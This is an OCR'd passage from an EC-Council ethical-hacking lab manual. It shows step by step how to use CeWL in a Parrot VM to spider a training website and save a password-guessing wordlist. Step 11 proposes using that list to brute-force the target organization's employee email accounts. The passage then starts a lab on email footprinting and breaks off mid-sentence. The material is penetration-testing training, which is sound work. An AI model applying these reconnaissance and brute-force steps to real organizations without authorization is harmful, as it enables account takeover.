
Note: Here, we will consider **www.certifiedhacker.com** as a target website. However, you can select a target domain of your choice.

1. In the **Parrot Security** virtual machine, Click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
4. Now, type **cd** and press **Enter** to jump to the root directory.
5. In the terminal window, type **cewl -d 2 -m 5 www.certifiedhacker.com** and press **Enter**.

   Note: **-d** represents the depth to spider the website (here, **2**) and **-m** represents minimum word length (here, **5**).
6. A unique wordlist from the target website is gathered, as shown in the screenshot.

   Note: The minimum word length is 5, and the depth to spider the target website is 2.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Alternatively, this unique wordlist can be written directly to a text file. To do so, type **cewl -w wordlist.txt -d 2 -m 5 www.certifiedhacker.com** and press **Enter**.


   Note: **-w** - Write the output to the file (here, **wordlist.txt**)

8. By default, the wordlist file gets saved in the **root** directory. Type **pluma wordlist.txt** and press **Enter** to view the extracted wordlist.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. The file containing a unique wordlist extracted from the target website opens, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Type **cewl --help** and press Enter in the parrot terminal to view the list of options that cewl provides.



11. This wordlist can be used further to perform brute-force attacks against the previously obtained emails of the target organization's employees.
12. This concludes the demonstration of gathering wordlist from the target website using CeWL.
13. Close all open windows and document all the acquired information.
14. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 5

Perform Email Footprinting

Email footprinting or tracing emails involves analyzing the email header to discover details about the sender.

Lab Scenario

As a professional ethical hacker, you need to be able to track emails of individuals (employees) from a target organization for gathering critical information that can help in building an effective hacking strategy. Email tracking allows you to collect information such as IP addresses, mail servers, OS details, geolocation, information 